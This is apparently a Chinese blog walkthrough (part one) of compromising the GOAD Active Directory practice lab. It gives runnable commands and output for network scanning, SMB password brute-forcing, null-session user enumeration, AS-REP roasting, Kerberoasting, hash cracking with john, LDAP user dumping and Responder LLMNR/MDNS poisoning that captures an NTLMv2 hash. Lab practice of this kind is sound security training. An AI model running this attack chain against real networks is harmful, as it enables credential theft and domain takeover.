从零开始的GOAD生活(上)

配置使用windows原生环境配vmware,整体大小大概90多个G

配置教程网上有很多,这里不再赘述。

先添加映射表,IPrange为192.168.10.0/24

本地攻击机ip为192.168.10.150,网卡为eth2

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# arp-scan -I eth2 -l
Interface: eth2, type: EN10MB, MAC: 00:0c:29:3a:9f:c8, IPv4: 192.168.10.150
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.10.1 00:50:56:c0:00:01 VMware, Inc.
192.168.10.12 00:0c:29:f4:ee:61 VMware, Inc.
192.168.10.22 00:0c:29:ed:25:ab VMware, Inc.
192.168.10.10 00:0c:29:7f:44:75 VMware, Inc.
192.168.10.11 00:0c:29:07:a9:9b VMware, Inc.
192.168.10.23 00:0c:29:ed:2a:93 VMware, Inc.

使用fscan对该网段进行扫描

1
./FScan_2.0.1_linux_x32 -h 192.168.10.1-192.168.10.149,192.168.10.151-192.168.10.254
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
──(root㉿kaada)-[/home/kali/Desktop]
└─# ./FScan_2.0.1_linux_x32 -h 192.168.10.1-192.168.10.149,192.168.10.151-192.168.10.254
┌──────────────────────────────────────────────┐
│ ___ _ │
│ / _ \ ___ ___ _ __ __ _ ___| | __ │
│ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / │
│ / /_\\_____\__ \ (__| | | (_| | (__| < │
│ \____/ |___/\___|_| \__,_|\___|_|\_\ │
└──────────────────────────────────────────────┘
Fscan Version: 2.0.1

[1.2s] 已选择服务扫描模式
[1.2s] 开始信息扫描
[1.2s] generate_ip_range_full
[1.2s] generate_ip_range_full
[1.2s] 最终有效主机数量: 253
[1.2s] 开始主机扫描
[1.2s] 使用服务插件: activemq, cassandra, elasticsearch, findnet, ftp, imap, kafka, ldap, memcached, modbus, mongodb, ms17010, mssql, mysql, neo4j, netbios, oracle, pop3, postgres, rabbitmq, rdp, redis, rsync, smb, smb2, smbghost, smtp, snmp, ssh, telnet, vnc, webpoc, webtitle
[1.2s] [*] 目标 192.168.10.12 存活 (ICMP)
[1.2s] [*] 目标 192.168.10.11 存活 (ICMP)
[1.2s] [*] 目标 192.168.10.10 存活 (ICMP)
[1.2s] [*] 目标 192.168.10.22 存活 (ICMP)
[1.2s] [*] 目标 192.168.10.23 存活 (ICMP)
[4.2s] 存活主机数量: 5
[4.2s] 有效端口数量: 233
[4.3s] [*] 端口开放 192.168.10.12:135
[4.3s] [*] 端口开放 192.168.10.12:445
[4.3s] [*] 端口开放 192.168.10.12:389
[4.3s] [*] 端口开放 192.168.10.12:139
[4.3s] [*] 端口开放 192.168.10.12:88
[4.3s] [*] 端口开放 192.168.10.10:139
[4.3s] [*] 端口开放 192.168.10.10:135
[4.3s] [*] 端口开放 192.168.10.10:88
[4.3s] [*] 端口开放 192.168.10.11:445
[4.3s] [*] 端口开放 192.168.10.10:80
[4.3s] [*] 端口开放 192.168.10.11:389
[4.3s] [*] 端口开放 192.168.10.11:139
[4.3s] [*] 端口开放 192.168.10.10:445
[4.3s] [*] 端口开放 192.168.10.10:389
[4.3s] [*] 端口开放 192.168.10.11:135
[4.3s] [*] 端口开放 192.168.10.22:80
[4.3s] [*] 端口开放 192.168.10.23:80
[4.3s] [*] 端口开放 192.168.10.23:139
[4.3s] [*] 端口开放 192.168.10.22:445
[4.3s] [*] 端口开放 192.168.10.22:139
[4.3s] [*] 端口开放 192.168.10.23:1433
[4.3s] [*] 端口开放 192.168.10.11:88
[4.3s] [*] 端口开放 192.168.10.22:135
[4.3s] [*] 端口开放 192.168.10.23:445
[4.3s] [*] 端口开放 192.168.10.22:1433
[4.3s] [*] 端口开放 192.168.10.23:135
[7.3s] 扫描完成, 发现 26 个开放端口
[7.3s] 存活端口数量: 26
[7.3s] 开始漏洞扫描
[7.3s] [*] NetInfo 扫描结果
目标主机: 192.168.10.23
主机名: braavos
发现的网络接口:
IPv4地址:
└─ 192.168.10.23
└─ 192.168.21.153
[7.3s] [*] NetInfo 扫描结果
目标主机: 192.168.10.11
主机名: winterfell
发现的网络接口:
IPv4地址:
└─ 192.168.10.11
└─ 192.168.21.150
[7.3s] [+] NetBios 192.168.10.22 NORTH\CASTELBLACK
[7.3s] [+] NetBios 192.168.10.11 DC:NORTH\WINTERFELL
[7.3s] [+] NetBios 192.168.10.12 DC:meereen.essos.local Windows Server 2016 Standard Evaluation 14393
[7.3s] [+] NetBios 192.168.10.23 braavos.essos.local Windows Server 2016 Standard Evaluation 14393
[7.3s] 系统信息 192.168.10.12 [Windows Server 2016 Standard Evaluation 14393]
[7.3s] [*] NetInfo 扫描结果
目标主机: 192.168.10.22
主机名: castelblack
发现的网络接口:
IPv4地址:
└─ 192.168.10.22
└─ 192.168.21.152
[7.3s] [*] NetInfo 扫描结果
目标主机: 192.168.10.10
主机名: kingslanding
发现的网络接口:
IPv4地址:
└─ 192.168.10.10
[7.4s] [*] 网站标题 http://192.168.10.23 状态码:200 长度:703 标题:IIS Windows Server
[7.4s] [*] NetInfo 扫描结果
目标主机: 192.168.10.12
主机名: meereen
发现的网络接口:
IPv4地址:
└─ 192.168.10.12
└─ 192.168.21.151
[7.4s] [*] 网站标题 http://192.168.10.22 状态码:200 长度:149 标题:无标题
[7.4s] POC加载完成: 总共387个,成功387个,失败0个
[7.4s] [+] NetBios 192.168.10.10 DC:SEVENKINGDOMS\KINGSLANDING
[7.4s] [*] 网站标题 http://192.168.10.10 状态码:200 长度:703 标题:IIS Windows Server
[7.7s] [+] SMB认证成功 192.168.10.23:445 admin:123456
[7.7s] [+] SMB认证成功 192.168.10.22:445 admin:root
[7.9s] SMB2共享信息 192.168.10.23:445 admin Pass:admin 共享:[ADMIN$ all C$ CertEnroll IPC$ public]
[7.9s] SMB2共享信息 192.168.10.23:445 admin Pass:root 共享:[ADMIN$ all C$ CertEnroll IPC$ public]
[7.9s] SMB2共享信息 192.168.10.23:445 admin Pass:123456 共享:[ADMIN$ all C$ CertEnroll IPC$ public]
[7.9s] SMB2共享信息 192.168.10.23:445 admin Pass:admin123 共享:[ADMIN$ all C$ CertEnroll IPC$ public]
[7.9s] SMB2共享信息 192.168.10.23:445 admin Pass:pass123 共享:[ADMIN$ all C$ CertEnroll IPC$ public]
[7.9s] SMB2共享信息 192.168.10.23:445 admin Pass: 共享:[ADMIN$ all C$ CertEnroll IPC$ public]
[7.9s] SMB2共享信息 192.168.10.23:445 admin Pass:pass@123 共享:[ADMIN$ all C$ CertEnroll IPC$ public]
[8.1s] SMB2共享信息 192.168.10.22:445 admin Pass:root 共享:[ADMIN$ all C$ IPC$ public]
[8.1s] SMB2共享信息 192.168.10.22:445 admin Pass:admin 共享:[ADMIN$ all C$ IPC$ public]
[8.1s] SMB2共享信息 192.168.10.22:445 admin Pass:pass@123 共享:[ADMIN$ all C$ IPC$ public]
[8.1s] SMB2共享信息 192.168.10.22:445 admin Pass:password 共享:[ADMIN$ all C$ IPC$ public]
[8.1s] SMB2共享信息 192.168.10.22:445 admin Pass:111111 共享:[ADMIN$ all C$ IPC$ public]
[51.7s] 扫描已完成: 47/47

将其ip和对应域名填入/etc/hosts

1
2
3
4
5
6
192.168.10.10 north.sevenkingdoms.local sevenkingdoms.local goad.test dc01.sevenkingdoms.local
192.168.10.11 north.sevenkingdoms.local dc02.sevenkingdoms.local
192.168.10.12 essos.local dc03.essos.local
192.168.10.22 castelblack.north.sevenkingdoms.local srv02.north.sevenkingdoms.local
192.168.10.23 meereen.essos.local srv03.essos.local
10.129.229.88 cozyhosting.htb

可以发现共有三个域(签名为True)

1
2
3
4
5
6
7
8
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nxc smb 192.168.10.0/24
SMB 192.168.10.23 445 BRAAVOS [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB 192.168.10.12 445 MEEREEN [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB 192.168.10.10 445 KINGSLANDING [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 192.168.10.22 445 CASTELBLACK [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:None)
SMB 192.168.10.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00

决定先打临冬城。

Winterfell 域控制器允许匿名连接

用空用户/空密码进行用户枚举。

原理: SMB 空会话是指使用空的用户名和密码连接 IPC$(进程间通信共享)。在旧版 Windows 或配置不当的环境中,允许空会话列举域用户(RID Cycling)或共享资源。

知识点:

  • IPC$ (Inter-Process Communication): 用于进程间通信的命名管道。
  • RID Cycling: 攻击工具通过猜测用户 RID(相对标识符,如 500 是 Administrator,1000以后是普通用户),通过 LSA RPC 查询对应的用户名。
  • 安全策略: 现在的 Windows Server 默认通常开启 “Network access: Do not allow anonymous enumeration of SAM accounts and shares”,防止此类攻击。GOAD 靶场故意放开了此配置。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nxc smb 192.168.10.11 -u "" -p "" --users
SMB 192.168.10.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 192.168.10.11 445 WINTERFELL [+] north.sevenkingdoms.local\:
SMB 192.168.10.11 445 WINTERFELL -Username- -Last PW Set- -BadPW- -Description-
SMB 192.168.10.11 445 WINTERFELL Guest <never> 0 Built-in account for guest access to the computer/domain
SMB 192.168.10.11 445 WINTERFELL arya.stark 2026-01-30 05:15:37 0 Arya Stark
SMB 192.168.10.11 445 WINTERFELL sansa.stark 2026-01-30 05:15:47 0 Sansa Stark
SMB 192.168.10.11 445 WINTERFELL brandon.stark 2026-01-30 05:15:50 0 Brandon Stark
SMB 192.168.10.11 445 WINTERFELL rickon.stark 2026-01-30 05:15:52 0 Rickon Stark
SMB 192.168.10.11 445 WINTERFELL hodor 2026-01-30 05:15:54 0 Brainless Giant
SMB 192.168.10.11 445 WINTERFELL jon.snow 2026-01-30 05:15:56 0 Jon Snow
SMB 192.168.10.11 445 WINTERFELL samwell.tarly 2026-01-30 05:15:59 0 Samwell Tarly (Password : Heartsbane)
SMB 192.168.10.11 445 WINTERFELL jeor.mormont 2026-01-30 05:16:01 0 Jeor Mormont
SMB 192.168.10.11 445 WINTERFELL sql_svc 2026-01-30 05:16:03 0 sql service
SMB 192.168.10.11 445 WINTERFELL [*] Enumerated 10 local users: NORTH

我们得到了很多用户名,以及一组登录凭据(山姆威尔·塔利将他的密码写在了备注里)

查看山姆是否有远程登录权限。

1
2
3
4
5
6
7
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nxc winrm 192.168.10.11 -u "samwell.tarly" -p "Heartsbane"
WINRM 192.168.10.11 5985 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 (name:WINTERFELL) (domain:north.sevenkingdoms.local)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM 192.168.10.11 5985 WINTERFELL [-] north.sevenkingdoms.local\samwell.tarly:Heartsbane

意料之中。

那么我们还可以使用AS-REP Roasting

AS-REP Roasting 是一种攻击类型,旨在寻找未为用户设置 Kerberos预身份验证标志的帐户。一旦发现,黑客工具可用于暴力破解用户密码。

Kerberos 认证的第一步是 AS-REQ(认证服务请求)。正常情况下,用户发送 AS-REQ 时,需要用自己的密码哈希加密一个时间戳(预认证,Pre-Authentication),以证明自己知道密码。

如果某个用户账号设置了 “Do not require Kerberos preauthentication” (UF_DONT_REQUIRE_PREAUTH) 属性,攻击者可以伪装成该用户向域控发送请求,而无需提供密码。

域控(KDC)会直接返回 AS-REP,其中包含用该用户密码哈希加密的 TGT(票据授权票据)部分

攻击者拿到这段加密数据后,可以在本地离线暴力破解(Offline Cracking),试图解开它。如果解开了,说明猜测的密码是正确的。

先将临冬城列出的用户名制作一份字典。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# cat users.txt
sql_svc
jeor.mormont
samwell.tarly
jon.snow
hodor
rickon.stark
brandon.stark
sansa.stark
robb.stark
catelyn.stark
eddard.stark
arya.stark
krbtgt
vagrant
Guest
Administrator

之后使用GetNPUsers

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# impacket-GetNPUsers north.sevenkingdoms.local/ -no-pass -usersfile users.txt -dc-ip 192.168.10.11
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User sql_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:0f50f2d7780bd246151b4f35292e34b6$a26110b28e2be5c451fa277b6b594a3b26807b016989eea436140a46751c94464ef389c35a18d5fa8ad1d126197121b8269d3124665d7b95d05e2bd4c867b68ef88b3ce70653a6ee6b07879a6960358a46509c3f3c21d780421eb3346d6c5c36bf70c4e6bc16bd27fce04cc862087e8c0e4dc577c70aa3005b66450aa0ece713d7cb8069d3caaaadfa272062322ad20172c9d6c81e8624fefa630264788ab1c7aae6c2205008556c7ce45bee4fa7bb2604fd1a9b881bc1145fe324825d5c9010e0a630e1b0902cf0e3dbe439266e03bb0ee9986369355d943f863b0e2fc8ec88f2ac21e9233e4da5b7a2832e579acd0dccad726d1c3a866e6c1e29b57b538fb91498e8cf1375
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robb.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User catelyn.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User eddard.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User vagrant doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set

我们得到了布兰登·史塔克的哈希,使用john可以爆破出来。

1
2
3
4
5
6
7
8
9
10
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# john hash.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iseedeadpeople ($krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL)
1g 0:00:00:00 DONE (2026-02-01 02:17) 16.66g/s 904533p/s 904533c/s 904533C/s soydivina..250984
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

用他的身份列出共享资源和winrm。

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nxc smb 192.168.10.11 -u "brandon.stark" -p "iseedeadpeople" --shares
SMB 192.168.10.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 192.168.10.11 445 WINTERFELL [+] north.sevenkingdoms.local\brandon.stark:iseedeadpeople
SMB 192.168.10.11 445 WINTERFELL [*] Enumerated shares
SMB 192.168.10.11 445 WINTERFELL Share Permissions Remark
SMB 192.168.10.11 445 WINTERFELL ----- ----------- ------
SMB 192.168.10.11 445 WINTERFELL ADMIN$ Remote Admin
SMB 192.168.10.11 445 WINTERFELL C$ Default share
SMB 192.168.10.11 445 WINTERFELL IPC$ READ Remote IPC
SMB 192.168.10.11 445 WINTERFELL NETLOGON READ Logon server share
SMB 192.168.10.11 445 WINTERFELL SYSVOL READ Logon server share

1
2
3
4
5
6
7
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nxc winrm 192.168.10.11 -u "brandon.stark" -p "iseedeadpeople"
WINRM 192.168.10.11 5985 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 (name:WINTERFELL) (domain:north.sevenkingdoms.local)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM 192.168.10.11 5985 WINTERFELL [-] north.sevenkingdoms.local\north.sevenkingdoms.local\brandon.stark:iseedeadpeople

还是一无所获。

之后尝试密码喷洒攻击。

发现hodor的密码就是用户名本身。

现在我们有三个用户

1
2
3
brandon.stark:iseedeadpeople
samwell.tarly:Heartsbane
hodor:hodor

我们需要进一步列出用户列表。

由于域信任之间的关系,我们可以查询其他域中的用户。


使用ladp查询

原理: 域内的普通用户(Domain User)默认拥有对 Active Directory(AD)数据库极高的读取权限(Read Access)。只要有一个有效账号,攻击者就可以导出几乎整个域的结构、用户、组、计算机和部分属性信息。

工具知识: ldapsearch 是与 AD 交互的原生方式。

攻击逻辑: 利用初始的一个低权限账号,扩充用户名字典,为后续攻击寻找高价值目标(如域管、服务账号)。

1
2
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# ldapsearch -H ldap://192.168.10.10 -D "brandon.stark@north.sevenkingdoms.local" -w iseedeadpeople -b "DC=sevenkingdoms,DC=local" "(&(objectCategory=person)(objectClass=user))"

查询的结果很丰厚,我们获得了大量的用户名。需要再做成一份字典用来储存。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
Administrator
Guest
vagrant
krbtgt
tywin.lannister
jaime.lannister
cersei.lannister
tyron.lannister
robert.baratheon
joffrey.baratheon
renly.baratheon
stannis.baratheon
petyer.baelish
lord.varys
maester.pycelle

不过依旧没有可登录的账户,现在只能看看是否有用户设置了SPN试试Kerberoasting攻击了。

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# impacket-GetUserSPNs -request -dc-ip 192.168.10.11 north.sevenkingdoms.local/brandon.stark:iseedeadpeople -outputfile roast.txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
--------------------------------------------------- ----------- ---------------------------------------------------------- -------------------------- -------------------------- -----------
HTTP/eyrie.north.sevenkingdoms.local sansa.stark CN=Stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local 2026-01-30 00:15:47.826388 <never>
CIFS/thewall.north.sevenkingdoms.local jon.snow CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local 2026-01-30 00:15:56.951305 <never> constrained
HTTP/thewall.north.sevenkingdoms.local jon.snow CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local 2026-01-30 00:15:56.951305 <never> constrained
MSSQLSvc/castelblack.north.sevenkingdoms.local sql_svc 2026-01-30 00:16:03.904907 2026-02-01 01:17:49.579155
MSSQLSvc/castelblack.north.sevenkingdoms.local:1433 sql_svc 2026-01-30 00:16:03.904907 2026-02-01 01:17:49.579155

找到了珊莎·史塔克和琼恩·雪诺的哈希,准备破解。

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# john roast.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iknownothing (?)
1g 0:00:00:12 DONE (2026-02-01 02:45) 0.08271g/s 1186Kp/s 2987Kc/s 2987KC/s !!12Honey..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

经过测试,此为jon.snow的密码。

  • 在 Kerberos 协议中,用户要访问某个服务(如 SQL Server, IIS),需要向 KDC 申请 TGS(服务票据)。
  • KDC 签发的 TGS 票据是使用运行该服务账号的 NTLM 哈希加密的。
  • 漏洞点: 任何有效的域用户都可以向 KDC 请求任何服务的 TGS 票据,无论他是否有权访问该服务。
  • 攻击者请求到票据后,将其带回本地,进行离线暴力破解。如果破解成功,就拿到了该服务账号的明文密码。

知识点:

  • SPN (Service Principal Name): 服务主体名称,是 Kerberos 识别服务的唯一标识(如 MSSQLSvc/server.local)。
  • 高价值目标: 如果服务运行在域管理员(Domain Admin)账号下,破解成功直接导致域沦陷。
1
jon.snow:iknownothing

查看jon.snow的权限

1
2
3
4
5
6
7
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nxc winrm 192.168.10.11 -u "jon.snow" -p "iknownothing"
WINRM 192.168.10.11 5985 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 (name:WINTERFELL) (domain:north.sevenkingdoms.local)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM 192.168.10.11 5985 WINTERFELL [-] north.sevenkingdoms.local\jon.snow:iknownothing

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nxc smb 192.168.10.11 -u "jon.snow" -p "iknownothing" --shares
SMB 192.168.10.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 192.168.10.11 445 WINTERFELL [+] north.sevenkingdoms.local\jon.snow:iknownothing
SMB 192.168.10.11 445 WINTERFELL [*] Enumerated shares
SMB 192.168.10.11 445 WINTERFELL Share Permissions Remark
SMB 192.168.10.11 445 WINTERFELL ----- ----------- ------
SMB 192.168.10.11 445 WINTERFELL ADMIN$ Remote Admin
SMB 192.168.10.11 445 WINTERFELL C$ Default share
SMB 192.168.10.11 445 WINTERFELL IPC$ READ Remote IPC
SMB 192.168.10.11 445 WINTERFELL NETLOGON READ Logon server share
SMB 192.168.10.11 445 WINTERFELL SYSVOL READ Logon server share

又是啥都没有的一天,四个账户一个远程登录的权限都没有。

查看wp,这里要退一步,使用responder获得ntlm哈希。

1
2
3
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# responder -I eth2

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
[+] Listening for events...                                                                                                                                 

[*] [MDNS] Poisoned answer sent to fe80::1d17:a38a:843c:b94a for name Bravos.local
[*] [LLMNR] Poisoned answer sent to fe80::1d17:a38a:843c:b94a for name Bravos
[*] [MDNS] Poisoned answer sent to fe80::1d17:a38a:843c:b94a for name Bravos.local
[*] [LLMNR] Poisoned answer sent to fe80::1d17:a38a:843c:b94a for name Bravos
[SMB] NTLMv2-SSP Client : fe80::1d17:a38a:843c:b94a
[SMB] NTLMv2-SSP Username : NORTH\robb.stark
[SMB] NTLMv2-SSP Hash : robb.stark::NORTH:5cab2ee05c35b94e:C1F8C20C08A50F1573EA7369EDD807C1:010100000000000080A474792693DC013D4144D8E6A070BB0000000002000800560032005200550001001E00570049004E002D00480045004300330042004D00590036004B0057004B0004003400570049004E002D00480045004300330042004D00590036004B0057004B002E0056003200520055002E004C004F00430041004C000300140056003200520055002E004C004F00430041004C000500140056003200520055002E004C004F00430041004C000700080080A474792693DC01060004000200000008003000300000000000000000000000003000008C52D3E19A1CA2ADB7167B849B891695BD685A330597915B87342EFD6DC6FA530A001000000000000000000000000000000000000900160063006900660073002F0042007200610076006F0073000000000000000000
[*] [MDNS] Poisoned answer sent to fe80::1d17:a38a:843c:b94a for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::1d17:a38a:843c:b94a for name Bravos.local
[*] [LLMNR] Poisoned answer sent to fe80::1d17:a38a:843c:b94a for name Bravos
[*] [LLMNR] Poisoned answer sent to fe80::1d17:a38a:843c:b94a for name Bravos
[*] Skipping previously captured hash for NORTH\robb.stark
[*] [MDNS] Poisoned answer sent to fe80::1d17:a38a:843c:b94a for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::1d17:a38a:843c:b94a for name Bravos.local
[*] [LLMNR] Poisoned answer sent to fe80::1d17:a38a:843c:b94a for name Bravos
[*] [LLMNR] Poisoned answer sent to fe80::1d17:a38a:843c:b94a for name Bravos
[*] Skipping previously captured hash for NORTH\robb.stark

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
[*] [MDNS] Poisoned answer sent to fe80::c0f2:f4a3:db2:7210 for name wpad.local
[*] [MDNS] Poisoned answer sent to fe80::c0f2:f4a3:db2:7210 for name wpad.local
[*] [LLMNR] Poisoned answer sent to fe80::c0f2:f4a3:db2:7210 for name wpad
[*] [MDNS] Poisoned answer sent to fe80::c0f2:f4a3:db2:7210 for name wpad.local
